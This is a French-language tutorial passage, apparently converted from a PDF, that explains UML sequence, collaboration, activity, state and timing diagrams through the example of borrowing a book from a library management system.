
Acteurs et Objets :

1. **Emprunteur** : L'utilisateur du système.
2. **Interface Utilisateur** : Le front-end ou l'interface avec laquelle interagit l'emprunteur.
3. **Système de Gestion de Bibliothèque** : Le système principal qui orchestre les actions.
4. **Service Livres** : Service qui gère les opérations sur les livres.
5. **Service Emprunt** : Service qui gère les emprunts et les retours de livres.
6. **Base de Données** : Système de stockage d'informations sur les livres et emprunteurs.

Scénario :

1. L'**Emprunteur** cherche un livre à emprunter en passant par l'**Interface Utilisateur**.
2. L'interface demande au **Système de Gestion de Bibliothèque** de rechercher le livre.
3. Le **Système de Gestion** interroge le **Service Livres**, qui va chercher le livre dans la **Base de Données**.
4. Une fois trouvé, l'**Emprunteur** choisit d'emprunter le livre.
5. Le **Système de Gestion** demande au **Service Emprunt** de créer l'emprunt pour cet utilisateur.
6. Le **Service Emprunt** met à jour la **Base de Données** avec les informations sur l'emprunt.
7. Un message de confirmation est renvoyé à l'**Emprunteur** via l'**Interface Utilisateur**.

Représentation du Diagramme de Séquence en UML :



Explication du Diagramme de Séquence :

1. Interaction entre l'Emprunteur et l'Interface Utilisateur :

- L'emprunteur recherche un livre via l'interface utilisateur. Cette demande est transmise au **Système de Gestion de Bibliothèque**.

2. Recherche du livre dans le système :

- Le **Système de Gestion** demande au **Service Livres** de rechercher le livre dans la **Base de Données**.
- Une fois le livre trouvé, cette information est transmise de retour à l'interface utilisateur, qui l'affiche à l'emprunteur.

3. Emprunt du livre :

- L'emprunteur choisit d'emprunter le livre. L'interface utilisateur envoie cette demande au **Système de Gestion**.
- Le **Système de Gestion** demande au **Service Emprunt** de créer un nouvel emprunt pour cet utilisateur.
- Le **Service Emprunt** met à jour la **Base de Données** pour enregistrer l'emprunt et confirme que l'emprunt a été créé.

4. Confirmation de l'emprunt :

- La confirmation de l'emprunt est renvoyée au **Système de Gestion**, puis à l'interface utilisateur, qui informe l'emprunteur que le livre a bien été emprunté.

Ce diagramme de séquence illustre le flux des messages entre les différents acteurs et composants lors de la réalisation d'un emprunt de livre. Il met en avant la chronologie des événements et les interactions entre le front-end, le back-end, et la base de données du système.

Diagramme de Collaboration (UML)


Le **diagramme de collaboration** (ou **diagramme de communication**) montre les relations et les connexions entre les objets ou acteurs impliqués dans un scénario. Contrairement au diagramme de

séquence, il ne met pas l'accent sur la chronologie des événements, mais sur les liens entre les objets.

Scénario : Emprunter un Livre

1. **Emprunteur** interagit avec **InterfaceUtilisateur** pour rechercher et emprunter un livre.
2. **InterfaceUtilisateur** communique avec le **SystèmeGestion** pour rechercher et emprunter un livre.
3. **SystèmeGestion** demande des informations au **ServiceLivres** et au **ServiceEmprunt** pour gérer le processus.
4. Le **ServiceEmprunt** met à jour la **BaseDeDonnées**.

Représentation en UML pour le Diagramme de Collaboration :



Explication du Diagramme :

- **Emprunteur** : Initie la recherche et l'emprunt d'un livre en interagissant avec l'**Interface Utilisateur**.
- **Interface Utilisateur** : Transmet les requêtes de l'emprunteur au **Système de Gestion**, qui est responsable de coordonner les différents services.
- **Système de Gestion** : Envoie les requêtes spécifiques aux services concernés, comme le **Service Livres** et le **Service Emprunt**.
- **Service Livres** : Vérifie la disponibilité du livre en consultant la **Base de Données**.

- **Service Emprunt** : Crée un nouvel emprunt pour l'utilisateur et met à jour la **Base de Données** avec les informations de l'emprunt.

Ce diagramme montre les relations et les interactions entre les différents acteurs et services lorsqu'un emprunteur effectue une opération d'emprunt dans le système de gestion de bibliothèque.

Diagramme d'Activité

Introduction

Le diagramme d'activité est un outil essentiel dans le domaine de la modélisation des systèmes, en particulier dans le cadre de l'analyse et du design de systèmes logiciels. Il permet de représenter les flux de contrôle et d'information au sein d'un système à travers une série d'activités et de décisions. Ce type de diagramme est souvent utilisé pour modéliser des processus métier, des algorithmes, et des workflows, fournissant ainsi une vue claire et structurée des interactions au sein d'un système.

Définition et Objectifs

Un diagramme d'activité est une représentation graphique qui décrit le déroulement d'un processus ou d'une activité en utilisant des éléments visuels standardisés. Les objectifs principaux de ce type de diagramme incluent :

- Visualisation des processus** : Permet de visualiser le flux d'activités, facilitant la compréhension des interactions entre les différentes parties du système.
- Identification des étapes** : Aide à identifier les différentes étapes d'un processus, y compris les points de décision et les activités parallèles.
- Facilitation de la communication** : Sert de langage commun entre les différentes parties prenantes d'un projet, incluant les développeurs, les analystes métier et les clients.
- Documentation des processus** : Fournit une documentation claire et précise des processus d'affaires ou des algorithmes, utile pour les audits et les améliorations continues.

Éléments du Diagramme d'Activité

Les diagrammes d'activité utilisent plusieurs symboles pour représenter les différentes composantes d'un processus. Voici les éléments clés :

- Activité** : Représentée par un rectangle arrondi, elle décrit une tâche ou une action à réaliser dans le processus.
- Flèche de contrôle** : Indique le flux d'exécution entre les activités. Les flèches montrent la direction du flux de travail.
- Point de décision** : Représenté par un losange, il indique un point où le flux peut se diviser en plusieurs chemins en fonction d'une condition.
- État initial** : Symbolisé par un cercle noir, il marque le début du processus.
- État final** : Représenté par un cercle avec un cercle concentrique, il indique la fin du processus.
- Activités parallèles** : Représentées par des barres de synchronisation, elles indiquent des activités qui peuvent être exécutées simultanément.

7. Sous-activités : Un diagramme d'activité peut inclure d'autres diagrammes d'activité, permettant de décomposer des processus complexes en parties plus simples.

Exemple d'un Diagramme d'Activité

Prenons l'exemple d'un processus d'emprunt de livre dans une bibliothèque. Un diagramme d'activité typique pourrait inclure les étapes suivantes :

1. **État Initial** : L'emprunteur se connecte à l'interface utilisateur.
2. **Activité 1** : Rechercher un livre.
3. **Décision** : Le livre est-il disponible ?
 - **Oui** : L'emprunteur peut procéder à l'emprunt.
 - **Non** : Afficher un message indiquant que le livre n'est pas disponible.
4. **Activité 2** : L'emprunteur choisit d'emprunter le livre.
5. **Activité 3** : Confirmer l'emprunt et mettre à jour la base de données.
6. **État Final** : Un message de confirmation est envoyé à l'emprunteur.


Le diagramme illustrerait visuellement ces étapes, facilitant ainsi la compréhension du processus par toutes les parties prenantes.

Utilisation et Avantages

Les diagrammes d'activité sont particulièrement utiles dans les phases d'analyse et de conception d'un projet. Ils permettent de :

- **Clarifier les exigences** : En visualisant le processus, les équipes peuvent mieux comprendre et définir les exigences du système.
- **Identifier les goulets d'étranglement** : En analysant le flux d'activités, il est possible d'identifier les points de friction ou d'inefficacité dans un processus.
- **Faciliter l'automatisation** : Un diagramme d'activité bien conçu peut servir de guide pour l'automatisation des processus métier.

Voici un exemple de diagramme d'activité représentant le processus d'emprunt d'un livre dans une bibliothèque, écrit en syntaxe Mermaid :




Explication du Diagramme

1. **État Initial** : L'emprunteur se connecte à l'interface utilisateur.
2. **Recherche** : L'emprunteur effectue une recherche pour un livre.
3. **Décision** : Vérifie la disponibilité du livre.
 - Si le livre est **disponible**, il passe à l'étape d'emprunt.
 - Si le livre n'est **pas disponible**, un message est affiché.
4. **Confirmer l'emprunt** : Si l'emprunteur choisit d'emprunter le livre, le système confirme l'emprunt.
5. **Mise à jour** : La base de données est mise à jour avec les informations d'emprunt.
6. **État Final** : Un message de confirmation est envoyé à l'emprunteur.

Un diagramme d'états (ou diagramme d'état-transitions) est utilisé pour représenter les différents états d'un objet dans un système et les transitions entre ces états. Il est particulièrement utile pour modéliser des comportements dynamiques où les objets changent d'état en réponse à des événements.

Diagramme d'États pour un Emprunt de Livre

Voici un exemple de diagramme d'états représentant le cycle de vie d'un livre dans un système de gestion de bibliothèque, incluant des états comme "Disponible", "Emprunté", "Réservé", et "Retourné".




Explication des États et Transitions

- [Initial State] :** Représente l'état initial avant qu'un livre ne soit disponible.
- Disponible** : L'état où le livre est prêt à être emprunté ou réservé.
 - Transition "Emprunter"** : Un emprunteur peut emprunter le livre, ce qui le déplace à l'état "Emprunté".
 - Transition "Réserver"** : Un emprunteur peut également réserver le livre s'il est disponible.
- Emprunté** : L'état où le livre est actuellement emprunté par un emprunteur.
 - Transition "Retourner"** : L'emprunteur retourne le livre, ce qui le ramène à l'état "Retourné".
 - Transition "Réserver"** : Pendant qu'il est emprunté, un autre utilisateur peut réserver le livre, en attendant son retour.
- Réservé** : L'état où le livre est réservé par un emprunteur.
 - Transition "Emprunter"** : Une fois que le livre est retourné, l'emprunteur peut l'emprunter.
 - Transition "Annuler la réservation"** : Si l'emprunteur décide de ne plus vouloir le livre, la réservation peut être annulée, et le livre redevient "Disponible".
- Retourné** : L'état après qu'un livre a été retourné par l'emprunteur, où il doit être mis à jour dans le système.
 - Transition "Mettre à jour la disponibilité"** : Après le traitement du retour, le livre revient à l'état "Disponible".

Le diagramme de timing est un type de diagramme de séquence qui se concentre sur le timing des événements au fil du temps. Il montre les interactions entre les objets, ainsi que le moment précis où ces interactions se produisent. Ce type de diagramme est particulièrement utile pour représenter les systèmes réactifs où le timing des messages est crucial.

Diagramme de Timing pour le Processus d'Emprunt d'un Livre

Voici un exemple de diagramme de timing illustrant le processus d'emprunt d'un livre dans un système de gestion de bibliothèque.



Explication du Diagramme

- Acteurs :** Le diagramme représente plusieurs participants dans le processus : l'Emprunteur, l'Interface Utilisateur, le Système de Gestion, le Service des Livres, le Service d'Emprunt et la Base de Données.


2. Événements Chronologiques :

- **Recherche d'un livre** : L'emprunteur initie une recherche via l'interface utilisateur, qui transmet la demande au système de gestion.
- **Interrogation de la Base de Données** : Le système de gestion interroge le service des livres, qui à son tour interroge la base de données pour obtenir des résultats.
- **Affichage des Résultats** : Les résultats sont retournés à l'interface utilisateur et affichés à l'emprunteur.

3. Emprunt d'un Livre :

- L'emprunteur sélectionne un livre à emprunter et envoie une demande via l'interface utilisateur.
- Le système de gestion crée l'emprunt en interrogeant le service d'emprunt, qui enregistre les informations d'emprunt dans la base de données.
- Une fois l'enregistrement effectué, une confirmation est renvoyée à l'emprunteur via l'interface utilisateur.

Diagramme d'Interaction



Explication du Diagramme

1. Participants :

- **Emprunteur** : L'utilisateur qui souhaite emprunter un livre.
- **Interface Utilisateur** : L'interface par laquelle l'emprunteur interagit avec le système.
- **Système de Gestion** : Le système principal qui gère les demandes et les opérations.

